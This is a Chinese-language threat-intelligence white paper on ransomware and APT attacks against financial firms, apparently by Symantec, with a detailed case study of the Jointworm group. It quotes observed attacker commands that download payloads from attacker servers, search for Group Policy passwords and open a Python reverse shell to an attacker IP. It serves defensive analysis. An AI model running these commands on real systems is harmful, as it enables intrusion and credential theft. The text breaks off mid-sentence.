白皮書

老練精明的駭客集團與犯罪組織正對全球金融業虎視眈眈

由賽門鐵克威脅獵手 (Threat Hunter) 團隊撰寫

目錄

簡介

金融業（泛指銀行和其他金融組織）一直是網路犯罪分子首要的覬覦目標，原因不難理解。每天進出金融機構的大量資金--現在主要以數位形式--使它們成為以賺錢為目的的網路犯罪分子主要鎖定目標。

自 2019 年初以來，賽門鐵克 (博通-- Broadcom，美國股票代碼-- AVGO.US 的企業安全部門）深入分析了針對我們一些最大金融客戶的行動，發現客戶網路上對惡意軟體和勒索軟體的偵測雙雙呈上升趨勢。


自 2020 年初以來，這兩個類別的每月偵測量都有所上升和下降，隨著全球因 COVID-19 疫情進入封鎖狀態，3 月份勒索軟體偵測量急劇下降。然而，整體的偵測趨勢仍然是向上的，這表明金融機構仍然需要意識到他們面臨來自網路犯罪分子和其他威脅來源的威脅。

賽門鐵克還一直在跟踪一個將目標鎖定在金融業且技術高超、經驗老練的攻擊組織之行動。Jointworm 參與了一項針對為歐洲和美國的金融業提供服務的金融服務公司和資訊科技 (IT) 公司的行動。該組織至少從 2017 年起就開始活躍，該活動自 2019 年 12 月以來，針對金融業的公司一直持續在進行。

勒索軟體：代價慘痛的網路威脅

勒索軟體可能是目前網路安全領域的最大威脅，在我們調查分析的 17 個月期間，針對金融業龍頭指標客戶的勒索軟體呈上升趨勢。2020 年 2 月，勒索軟體攻擊目標的金融行業企業數量幾乎是 2019 年 12 月的三倍。雖然這些數字在 3 月份回落，這可能是由於 COVID-19 新冠疫情大爆發擾亂了目標勒索軟體犯罪集團的活動，但在 4 月份再次反彈。總體而言，2020 年前五個月在金融機構系統上偵測到的勒索軟體數量是 2019 年前五個月的兩倍多，圖 1 中可以看到明顯的上升趨勢。

圖 1. 2019 年 1 月至 2020 年 5 月，金融業龍頭指標客戶的勒索軟體偵測數量



最近，目標式勒索軟體威脅背後的犯罪集團變得更加老奸巨猾、變本加厲。傳統上，勒索軟體攻擊者會加密您的系統並要求贖金以提供解密密鑰。如果企業有足夠的系統備份可用，他們通常可以在不支付贖金的情況下恢復系統。然而，自 2019 年 12 月以來，有目標式勒索軟體犯罪集團也一直在竊取他們所攻擊企業的資料，並威脅說如果受害者不支付贖金，就會公布這些竊取的資料。通過雙重逼迫，勒索軟體攻擊者的影響力增加了一倍，因為即使企業做好充分準備並且可以從備份中恢復其加密系統，他們仍可能選擇支付贖金，以免洩露其機密業務資訊。

對於無法承受停機時間且還持有大量個人身份資訊 (PII) 的銀行和金融機構而言，最近這種有針對性的勒索軟體趨勢對其業務構成了巨大威脅。

Travelex 駭客

2020 年初針對 Travelex 外匯交易公司備受矚目的勒索軟體攻擊，突顯了勒索軟體攻擊對金融服務業的破壞力和代價高昂的威脅程度。根據對該事件的公開報導，Travelex 在除夕夜遭到 Sodinokibi 勒索軟體的攻擊，據稱攻擊者在加密整個網路之前，從公司系統中竊取了 5 GB 資料。然而，Travelex 表示從未發現攻擊者確實從他們的系統中竊取資料的證據。

> 勒索軟體攻擊的實際成本通常遠高於勒索贖金本身的成本。

勒索軟體攻擊的真實成本通常遠高於勒索贖金本身的成本。這次攻擊造成了巨大的破壞，迫使 Travelex 的服務下線了近一個月。Sodinokibi 攻擊者最初要求贖金 600 萬美元，據報導 Travelex 最終支付了 230 萬美元的贖金，以重新獲得對其系統的存取權。Travelex 的母公司 Finablr 在 3 月份表示，勒索軟體攻擊和 COVID-19 疫情大爆發的結合，將使該公司在 2020 年第一季度損失 2,500 萬英鎊（約合 3,300 萬美元）。

2020 年 8 月，Travelex 宣布進入監管階段，在英國相當於破產，裁撤了 1,000 多個職缺。勒索軟體攻擊和 COVID-19 新冠疫情大爆發的影響，都被認為該決定背後的那根稻草。

連 FBI 對遭受勒索軟體攻擊的企業的建議通常是不向攻擊者支付贖金，主要有兩個原因：(1) 如果駭客繼續從勒索軟體攻擊中獲利，他們將繼續實施這些攻擊，變本加厲以及 (2) 您正在與匪徒打交道，所以不能保證他們的誠信會保證他們的交易並為您提供解密檔案的密鑰。然而，最近駭人聽聞的事件--例如：據報導，亞特蘭大和巴爾的摩市在沒有支付所要求的贖金時，面臨近 2,000 萬美元的勒索軟體恢復成本--導致許多企業寧可選擇支付贖金而不是面臨更高的風險回復成本。

大多數企業支付贖金的費用通常也由網路保險承擔。如果網路保險公司認為支付贖金成本低於不支付贖金的昂貴且勞師動眾的恢復操作所需的支付，則他們通常願意支付贖金。

案例分析

WastedLocker：複雜先進的攻擊完全可以使許多公司癱瘓

2020 年 6 月，賽門鐵克發現並提醒我們的客戶注意攻擊者試圖在他們的網路上部署 WastedLocker 勒索軟體，其主要針對大型公司發動的一系列攻擊，這些受害者中有澳洲的一家金融服務組織。所有逃過一劫的 WastedLocker 攻擊都以大致相同的方式發生，攻擊者在所有攻擊中採用相同攻擊戰術流程 (TTP；工具、策略和程序)。

攻擊始於一個名為 SocGholish 的基於 JavaScript 的惡意框架，追踪到有 150 多個網站受感染，這些網站偽裝成軟體更新提供者。一旦攻擊者獲得受害者網路的存取權限，他們就會將 Cobalt Strike 這個可以從網路上購買到的兩用工具軟體與許多「就地取材」工具結合使用來竊取憑證、提升權限並在網路中橫向移動，以便可以在其組織內的更多電腦上，部署 WastedLocker 勒索軟體。

在這些 WastedLocker 攻擊中，最初的攻擊都與 SocGholish 框架有關，該框架透過受感染的合法網站以壓縮檔案的形式傳送給受害者。賽門鐵克發現至少 150 個不同的合法網站將流量轉導到託管 的 SocGholish zip 檔案的網站。我們還證實，同一母公司擁有的數十家美國新聞網站已被 SocGholish 注入的代碼所入侵。當一名讀者在其網站上瀏覽新聞時，WastedLocker 所鎖定的一些組織可能已經遭到入侵。

> 在這些 WastedLocker 攻擊中，最初的攻擊與 SocGholish 框架有關，該框架透過受感染的合法網站以壓縮檔的形式傳送給受害者。

壓縮檔內藏惡意的 JavaScript，偽裝成瀏覽器更新程式。然後由 wscript.exe 執行第二個 JavaScript 文件。此 JavaScript 首先使用 whoami、net user 和 net group 等命令分析該電腦，然後使用 PowerShell 下載其他與搜尋相關的 PowerShell 腳本。再將 Cobalt Strike 部署在受害的電腦上，用於下載和執行 Cobalt Strike Beacon 載入程序，該載入程序可用於執行命令、注入其他程序、提升當前程序或模擬其他程序，以及上傳和下載檔案。

為了部署勒索軟體，攻擊者使用 Windows Sysinternals 公用程式組的 PsExec 啟動一個合法的命令列工具來管理 Windows Defender (mpcmdrun.exe) 以停用掃描所有下載的文件和附件，刪除所有已安裝的定義檔，並在某些情況下，停用即時監控。在停用 Windows Defender 並在整個組織中停止服務後，PsExec 用於啟動 WastedLocker 勒索軟體本身，然後開始加密資料並刪除 Windows 磁碟區陰影複製。

賽門鐵克的目標攻擊雲端分析 (Targeted Attack Cloud Analytics) 在多個客戶網路上主動偵測到這些攻擊，我們最初發現了針對位於美國的 31 個組織的攻擊，進一步調查擴大發現受影響更大的組織，包括上述的澳洲金融服務組織。

WastedLocker 背後的攻擊者技術嫻熟、經驗豐富，能夠滲透一些世界上受保護最好的公司，竊取憑證並在他們的網路中輕鬆移動。這個非法集團的目標是金融服務組織，這意味著金融業的公司需要意識到像這樣的老練攻擊者構成的威脅，更需要強大的安全措施來保護他們的系統。

進階持續威脅 (APT) 組織：網路犯罪並非唯一關注的問題

不僅僅是網路犯罪集團在覬覦金融行業的公司--老練精明、通常由民族國家支持的進階持續威脅 (APT) 組織也正對全球金融業虎視眈眈。

與網路犯罪分子不同，民族國家行動者通常沒有經濟動機，因此在許多情況下，他們並不針對金融機構，因為他們通常對其他部門（例如：政府組織）更感興趣。如果他們確實以金融機構為目標，通常是為了收集情報，而不是從相關金融機構中竊取資金。然而，過去 APT 組織曾對金融部門進行過一些備受關注的出於經濟動機的攻擊。

最著名的以針對組織為目標謀取經濟利益的 APT 組織可能是 Lazarus(* 拉撒路)，聯邦調查局稱其是一個由北韓政府支持的國家資助組織。Lazarus 與眾多備受矚目的攻擊事件有關，包括 2014 年對索尼影業的攻擊，人們普遍認為這是為了報復喜劇片《名嘴出任務》--「The Interview」的上映，該片被認為是對北韓領導人的冒犯。該組織還與惡名昭彰的 WannaCry 勒索軟體有關，該軟體在 2017 年在全球造成了巨大破壞。

在金融界，Lazarus 與一系列利用 SWIFT(Society for Worldwide Interbank Financial Telecommunication --環球銀行金融電信協會) 支付系統企圖從全球銀行竊取資金的攻擊有關。最惡名昭彰的例子是所謂的孟加拉央行盜轉案，當時該組織試圖竊取 8,100 萬美元，但由於銀行工作人員的快速機靈反應，最終讓損失大大減少。在過去的幾年裡，許多其他利用 SWIFT 銀行支付系統的攻擊或企圖攻擊都被認為是 Lazarus 所為。

FIN7(或 Fruitfly) 和 Carbanak 是另外兩個以攻擊金融業而聞名的老練組織。這些團體所採用的惡意軟體和戰術有一些交集，因此有些人認為它們是同一個集團，但賽門鐵克仍將它們作為兩個獨立的實體組織進行跟踪。Carbanak 更專注於金融業，FIN7 也涉及對其他行業的攻擊。賽門鐵克在 2015 年發表了一篇關於 Carbanak 的博客，當時該犯罪集團被曝光從全球數百家銀行竊取了數百萬美元。當時，我們將犯罪集團選擇以銀行本身而不是銀行客戶為目標描述為「非典型」的犯罪組織集團，該組織利用魚叉式網路釣魚電子郵件中的惡意軟體來入侵銀行，並在銀行網路上保持隱蔽，直到準備發起攻擊。然後，該組織將從銀行向其控制的賬戶轉賬，或劫持自動取款機迫使他們向與該集團合作的個人分發現金來兌現。據推測，Carbanak 在這些攻擊行動中可能賺到 10 億美元。

Carbanak 還與另一個團體 Odinaff 有所關聯，賽門鐵克在 2016 年曾撰文介紹過該團體。我們將該團體與一系列針對全球金融組織的攻擊行動相關聯。該組織在復雜的活動中針對美國、香港、英國、澳洲和其他地區的組織。大多數 Odinaff 受害者都屬於金融部門，而且當時還觀察到該組織對 SWIFT 用戶發起攻擊，使用惡意軟體隱藏客戶自己的與欺詐交易有關的 SWIFT 訊息日誌或記錄。這類似於 Lazarus 集團在全球範圍內攻擊銀行的行動，但沒有跡象表明 Odinaff 與 Lazarus 集團之間存在任何關聯。

Lazarus、Odinaff 等 APT 組織使用精密戰術和工具，使它們對包括金融業在內的各種行業的機構，構成特別危險的威脅。

深入探討：
Jointworm(* 關節蟲) --老練精明的駭客集團與犯罪組織正對全球金融業虎視眈眈

賽門鐵克研究團隊最近發現了一個有針對性的攻擊組織的活動，該組織主要針對為賽普勒斯、烏克蘭、美國和捷克共和國的金融服務組織提供服務的金融服務公司和資訊科技 (IT) 公司。

這個被稱為 Jointworm 的組織至少從 2017 年 8 月開始就一直很活躍，似乎是出於經濟動機。這項針對金融業的最新行動似乎始於 2019 年 12 月。我們在 2019 年 12 月至 2020 年 6 月期間至少在七個組織中發現了 Jointworm。

Jointworm 是因為使用該組織自定義的 JavaScript 後門（或 EVILNUM）而被辨識出來的。該後門通常利用包含指向惡意鏈結的 ZIP 壓縮檔的惡意電子郵件所傳送。壓縮檔包含一個偽裝成 Office 文件（例如： Excel 工作表）的 LNK 附件，其中包含惡意的 JavaScript。

它在最近的行動中的目標包括國際級的金融行業的公司，包括股票上市公司，以及一些開發供金融組織使用的技術的科技公司 (也稱為金融科技公司-- Fintech)。一家媒體公司也成為此次活動的目標之一。

該網路犯罪集團能夠在一些受害者的網路上滯留很長一段時間。Jointworm 在一個金融業的組織的網路上滯留 184 天，另一個金融部門的受害者則滯留了 123 天。

駭客的攻擊戰術流程 (TTP；工具、策略和程序)

該組織使用電子郵件作為其初始入侵的媒介，被發現使用通用的、與財務相關的誘餌和附件名稱。惡意電子郵件鏈接到受信任的雲端服務商上的存檔文件，其中包含偽裝成文件或圖像的 LNK 文件。該誘餌文件會顯示給用戶，並執行嵌入的 JavaScript 檔案以安裝後門程式。

安裝的後門程式中還嵌入了一個 Python 解釋器，供攻擊者使用。攻擊者部署經典的「就地取材」戰術，濫用受感染電腦上的合法管理工具，下載其他工具和惡意軟體。攻擊者利用的合法工具包括：

- **PowerShell**--PowerShell 是一種強大的互動式指令碼語言，通常用於自動化系統管理。它也可用來建立、測試和部署解決方案，惡意行動者經常利用它在受感染的系統上執行命令。
- **WMI 命令**--WMI 是一種 Windows 作業系統上管理資料和作業的基礎結構，攻擊者可以利用它來執行命令並在受感染系統上橫向移動。

這兩種技術都出現在我們的表格中，其中列出了在調查分析期間最常用於金融業龍頭指標組織的前 20 名 MITRE ATT&CK® 技術（見附錄 (ii)）。

Jointworm 使用的其他合法工具包括：

- **msiexec**--msiexec 是 Windows Installer 組件的合法部分，用於安裝新程序；但是，惡意行動者也可以使用它在受害電腦上安裝惡意軟體。
- **BITSAdmin**--BITSAdmin 是一個合法的命令列工具，惡意行動者可以利用它來安裝惡意軟體。
- **MSXSL**--MSXSL 可以合法地用於將文件從一種格式轉換為另一種格式，但也可能被惡意行動者利用來發出命令。
- **CMSTP**--這是 Microsoft 連接管理器配置文件安裝程序，但它也可能被攻擊者濫用以執行命令和安裝惡意工具。

這些工具被利用並用於下載和執行各種惡意負載。

攻擊者使用加載程序（OCX 文件）為自己提供附加功能。根據 Jointworm 使用的文件名，該組織很可能正在使用這些 OCX 文件來加載 Metasploit 和 Cobalt Strike 模組，以啟用更多功能。

加載程序本身被認為源自名為 Golden Chicken 的惡意軟體即服務 (MaaS) 提供商。這是一個眾所周知的集團，也向其他集團出售裝載機，包括 FIN6 和 Cobalt 集團。

如我們之前在 We Live Security 部落格中所提及，Golden Chicken 工具以 ActiveX(OCX) 元件形式出現，且都含有 TerraLoader 程式碼，作為各種有效酬載的通用載入工具：

- 攻擊者從他們所控制的伺服器之一，手動向被駭目標 JS 或 C# 組件發送命令，以下載並執行批次檔。
- 該批次檔寫入惡意 INF 檔案並將其作為參數提供給微軟工具程式 cmstp.exe，當 cmstp.exe 執行時，就會觸發 INF 檔案中指定的遠端腳本。
- 遠端 scriptlet 包含經過遮蔽的 JS 程式碼，該程式碼會產生一個 OCX 檔案並透過 regsvr32.exe 執行該檔案。

該組織的許多工具都使用看似無效的證書進行簽章。攻擊者被觀察到會搜尋任何包含“cpassword”字串的檔案--這應與 Active Directory 群組原則檔（XML 檔案）包含加密的密碼有關。

微軟於 2012 年事先公佈了用於加密這些檔案的密碼 ，所以如果找到加密的密碼，它們就可以輕鬆解密並提升權限進而利用網路管理員的帳戶於整個網路橫向移動。

案例研究：橫掃歐洲各國金融組織的 Jointworm (* 關節蟲) 駭客攻擊行動

我們深入了解了 Jointworm 在多個組織的網路上的活動。我們在一家歐洲金融龍頭公司的多台電腦上觀察到攻擊者的活動，該公司提供股票、合約和國際外彙的線上交易。攻擊者在該受害者的網路上存在 100 多天。

入侵初期（Initial Access）

在該組織的一台電腦上，最初感染的第一個證據被識別為惡意 LNK 文件，它使用金融誘餌偽裝成 Excel 文件。惡意 JavaScript 文件作為 Alternate Data Streams，簡稱 ADS，也就是「NTFS 交換資料流程」的嵌入文件中。這台電腦的使用者開啟了這個文件，一個後門被下載並執行了（media.js）。

- CSIDL_SYSTEM\cscript.exe”“AINVESTMENTS VOIP SPREEDSHEET.xlsx.lnk:e.js””
- CSIDL_SYSTEM\cscript.exe”“CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer\mediamanager\media.js”

大約兩個小時後，攻擊者在受感染的電腦上變得活躍。最初，攻擊者似乎利用執行以下指示成功執行的命令來測試連線：

- CSIDL_SYSTEM\cmd.exe” /c success

16 分鐘後，攻擊者啟動了一個互動式的 Python 解釋器會話，並使用它來啟動第二個 JavaScript 文件：

- CSIDL_SYSTEM\cscript.exe” CSIDL_PROFILE\appdata\local\temp\reportapi.js”

此時，互動式 Python shell 上有進一步的活動，大約兩個小時後，一個 OCX 載入工具組件 (msf.ocx) 被執行。

- regsvr32.exe /s /i CSIDL_COMMON_APPDATA\msf.ocx

幾分鐘後，啟動了一個 PowerShell 實例，但幾乎沒有觀察到攻擊者的活動。此時，攻擊者活動停止了 7 天，直到攻擊者返回並利用從遠端電腦收集網路相關資訊開始進行資產蒐集活動。

下載其他工具和惡意軟體

受密碼保護的壓縮檔

在最初入侵後的另一台電腦上，攻擊者能夠利用 PsExec 安裝他們的後門，並繼續下載包含一組受密碼保護的工具集壓縮檔。

觀察到以下命令：

- CSIDL_SYSTEM\cmd.exe /c c:&&cd CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer&&unrar.exe x Utilities.rar -p123123 CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer > CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer\filetoupload.txt 2>&1

攻擊者使用上述的的命令將解壓縮目錄改為「mediaplayer」，並使用密碼「123123」來執行 unrar.exe，以解壓縮檔案。整串命令執行結果會被輸出導向到一個 TXT 記錄檔，攻擊者似乎會檢索該檔以確認解壓縮過程是否成功。

從遠端共享複製工具

幾天後，在同一台電腦上，我們觀察到攻擊者利用 SMB 網芳從遠端電腦複製工具檔。

- CSIDL_SYSTEM\cmd.exe /c copy \\139.28.37.53\webdav27368a\ccv.exe “CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer\ccv.exe”

同樣的，我們還觀察到以下命令用於在其他受害者網路中下載工具：

- CSIDL_SYSTEM\cmd.exe /c net use \\185.61.137.141\webdav0xx0x00x0 && net use /delete \\185.61.137.141\webdav0xx0x00x0 && copy /y \\185.61.137.141\webdav0xx0x00x0\ARM.rar CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer

濫用系統和管理工具來下載惡意工具

在多台電腦上，我們還觀察到攻擊者濫用 msiexec 來下載和安裝額外的使用工具。

- msiexec /q /i http://45.9.239.50/secupdate2021.msi

同樣，我們觀察到攻擊者濫用 BITSAdmin 以下載在代管共享檔案上的工具：

- bitsadmin /transfer myDownloadJob /download /priority normal https://file.io/mXCmid «CSIDL_PROFILE\appdata\roaming\loader.ocx»

在受害者環境中的多台電腦上，PowerShell 也被濫用來下載額外的工具：

- powershell -command "& { (New-Object Net.WebClient).DownloadFile('http://coinzre.website/load.ocx' , 'CSIDL_COMMON_APPDATA\da.ocx') }"

資產識別

利用他們的後門存取，攻擊者執行了一系列命令，以便在繪製網路架構拓撲圖時，收集有關任何感興趣資產的各種資訊。

收集有關被入侵電腦的一般資訊

在多台電腦上，我們看到 WMIC 被用於收集有關受感染電腦的一些一般資訊，例如本地存儲裝置的資訊：

- wmic logicaldisk get caption,description,drivetype,providername,volumename

憑證竊取

在同一台電腦上，攻擊者被觀察到執行載入程序文件 (24067.ocx)，大概是為了載入 Metasploit 模組以進行擴展遠端存取。

不久之後，攻擊者嘗試對包含字符串"cpassword"的任何文件執行字符串搜索。

- findstr /R /S /C:"cpassword" <redacted info>

字符串"cpassword"是在鏈接到組策略的 XML 文件中找到的命令字符串。從這些文件中提取的密碼很容易被攻擊者解密和濫用。

不久之後，攻擊者執行 PowerShell 命令來枚舉系統資訊並根據檢索到的 AD 憑證添加其他帳戶供他們自己使用。

還觀察到攻擊者部署 Mimikatz 以在受害組織內的多台電腦上傾倒憑證 (dump credentials)。

其他常見的花招詭計

利用 MSXSL 執行任意命令

為了避開安全機制的偵測，還觀察到攻擊者採用了一些有趣的策略來執行命令。在多台電腦上，我們看到攻擊者啟動了他們的後門，然後初始化了一個互動式 Python shell。緊隨在後的是執行類似於以下的命令：

- CSIDL_PROFILE\appdata\roaming\microsoft\msxsl.exe 7345CD415EA32B8801.txt 7345CD415EA32B8801.txt

MSXSL 工具是一種轉換公用程式，可用於將文件從一種格式轉換為另一種格式，例如：將 XML 轉換為更易於人類閱讀的格式，如 HTML。但是，此公用程式可能會被濫用以在本地和遠端連線上執行任意命令。

利用 CMSTP 執行任意的命令

此外，我們還觀察到攻擊者濫用 Microsoft 連線管理員服務設定檔安裝程式 (CMSTP) 公用程式來執行任意命令並安裝其他工具。更常見的是，我們看到此命令被濫用來安裝 Metapsloit 或 Cobalt Strike 模組，以擴展本部落格中所述的後門存取。

- wmic process call create "cmstp /ns /s /su C:\Users\[REDACTED]\AppData\Roaming\Microsoft\26642.inf"
- cmstp /ns /s /su CSIDL_PROFILE\appdata\roaming\microsoft\29723.inf

根據 Microsoft 的說明文件，上述命令用於指示工具程式確保是「無訊息背景安裝」且「不要安裝桌面捷徑」，並只接受偽裝成當前使用者的攻擊者的命令。

自定義 Python 反向 Shell

還觀察到攻擊者在多台電腦上部署了一個簡單的、自定義的 Python 反向 shell。這是利用將合法的 Python 解釋器可執行檔 (rev.exe) 複製到受感染的電腦上並使用它來執行 Python 檔案以建立與攻擊者控制的基礎設施的連線來完成的。

- CSIDL_PROFILE\appdata\roaming\microsoft\credentials\mediaplayer\revssl\rev.exe rev.py 185.62.190.89 443

Jointworm(* 關節蟲) 所圖為何？

我們無法看到該組織在此次行動中從其受害者那裡竊取了哪些額外資訊，但在過去的行動中，Jointworm 已被發現從目標公司及其客戶那裡竊取財務資訊。

這包括：

- 試算表和其他文件
- 內部報告
- 軟體授權
- Cookie 和會話 (Session) 資訊
- 電子郵件憑證
- 客戶信用卡資訊和地址／身份證明文件


該行動似乎仍在進行中，Jointworm 重點關注金融組織和其他與金融部門有關聯的公司，例如：金融科技公司和為金融部門公司提供資訊科技 (IT) 服務的組織。

這類型的公司需要意識到他們是像 Jointworm 這樣的老練和專業集團的目標。

惡意活動：偵測量呈上升趨勢

從 2019 年初到 2020 年年中，賽門鐵克的金融業龍頭指標客戶的惡意軟體偵測總體上也呈上升趨勢，其中金融業客戶的偵測數量最多出現在 2019 年 10 月和 2020 年 2 月。雖然自 2 月以來偵測數量有所回落，但仍高於 2019 年同期水平。2020 年 2 月的偵測量是 2019 年 2 月的兩倍。

圖 2. 2019 年 1 月至 2020 年 5 月，金融業龍頭公司客戶的惡意軟體偵測數量



這表示金融機構仍是各類網路犯罪的目標。部署在這些目標網路上的惡意軟體可能包括資訊竊取程式、加密貨幣挖礦程式和其他後門程式，所有這些都對金融機構及其客戶構成威脅。表 1 中顯示的排名前 10 大，主要是由通用偵測技術和偵測現有公開銷售的駭客工具 (如 hacktools) 技術所偵測的，大量惡意軟體被這些偵測技術所攔截當其嘗試感染或入侵電腦時。


表 1. 2019 年 1 月至 2020 年 5 月，在金融客戶中偵測到最多惡意軟體的前 10 名

惡意軟體
Trojan.Gen.2
Trojan Horse
W32.Sality.AE
W32.Virut.CF
Hacktool
Hacktool.Equation
Trojan.Gen
Trojan.Gen.MBT
W97M.Sillycopy
W32.Chir.B@mm

地理傳播：哪些國家偵測到的惡意軟體最多？

當我們查看自 2019 年初以來成為目標的金融服務企業的地理位置時，超過一半的目標金融企業位於美國。

圖 3. 美國是迄今為止金融部門客戶中惡意軟體偵測最多的國家




鑑於世界上許多最大的金融機構都設在美國，這也許並不令人意外。巴西以 19% 的偵測數占比（幾乎五分之一）位居第二，這也是一個很大的數量。巴西是南美洲最大的國家，人口眾多，足以使其成為犯罪分子的目標。此後，偵測數在全球範圍內更加分散，但同時也是眾多國際金融公司所在地的英國的偵測數量也相當高，佔惡意軟體偵測總數的 